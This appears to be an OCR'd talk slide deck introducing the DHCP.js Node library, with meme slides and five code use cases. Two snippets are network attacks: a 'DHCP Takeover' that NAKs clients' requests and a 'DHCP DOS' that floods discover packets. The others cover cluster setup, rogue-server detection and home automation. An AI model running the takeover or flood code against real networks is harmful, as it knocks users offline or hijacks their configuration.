
Get dirty with DHCP!

/infusion

Robert Eisele www.xarg.org




+

=WIN

/infusion

Robert Eisele www.xarg.org




+

=damn

/infusion

Robert Eisele www.xarg.org




+ DHCP

=win

/infusion

Robert Eisele www.xarg.org



+

+DHCP = damn

/infusion

Robert Eisele www.xarg.org

/infusion

RTFM + Zeit = DHCP.js

```
$ npm install dhcp
```

/infusion

Robert Eisele www.xarg.org

What does a DHCP server do?

What does a DHCP server do?

IP-Addresses!


BUT WAIT
SANDSTRÖM
ONTV COMPANY
THERE'S MORE
quickmeme.com

In theory 254 options, most of them are used:

RFC2132:

Hostname
DNS-Server
Router
Mail Server
PXE-Boot
…

Synopsis



Okay, there is dhcpd, what's the point?

#1 Usecase

DHCP Takeover

```
var dhcp = require('dhcp');

var s = dhcp.createClient();

s.on('message', function (data) {
  if (data.options[53] === dhcp.DHCP_REQUESTING) {
    s.sendNak({
      giaddr: ‚192.168.66.8‘,
      chaddr: ‚12-34-56-78-90-00,
    });
  }
});

s.listen();
```

/infusion

#2 Usecase

DHCP DOS

```
var dhcp = require('dhcp');

var s = dhcp.createClient();
s.listen();

setInterval(function() {
    s.sendDiscover();
}, 100);
```

#3 Usecase

Configure web-cluster


```
var dhcpd = require('dhcp');

var i = 0;
var s = dhcpd.createServer({
  range: [
    "192.168.3.10", "192.168.3.99"
  ],
  netmask: '255.255.255.0',
  router: [
    '192.168.0.1'
  ],
  hostname: function() {
     i++;
     return ‚web‘ + i;
  }
});

s.listen();
```

#4 Usecase

Find malicious Server




```
var dhcp = require('dhcp');

var s = dhcp.createBroadcastHandler();

s.on('message', function (data) {
  if (data.options[53] === dhcp.DHCPOFFER) {
    if (data.chaddr != '12-34-56-78-90-AB') {
      console.log(‚Found attacker!‘);
    }
  }
});

s.listen();
```

#5 Usecase

Home Automation

```
var dhcp = require('../lib/dhcp.js');

var s = dhcp.createBroadcastHandler();

s.on('message', function (data) {
  if (data.options[53] === dhcp.DHCPDISCOVER) {
    if (data.chaddr === '12-34-56-78-90-AB') {
      console.log('Welcome home!');
    }
  }
});

s.listen();
```

/infusion

Bildquellen

www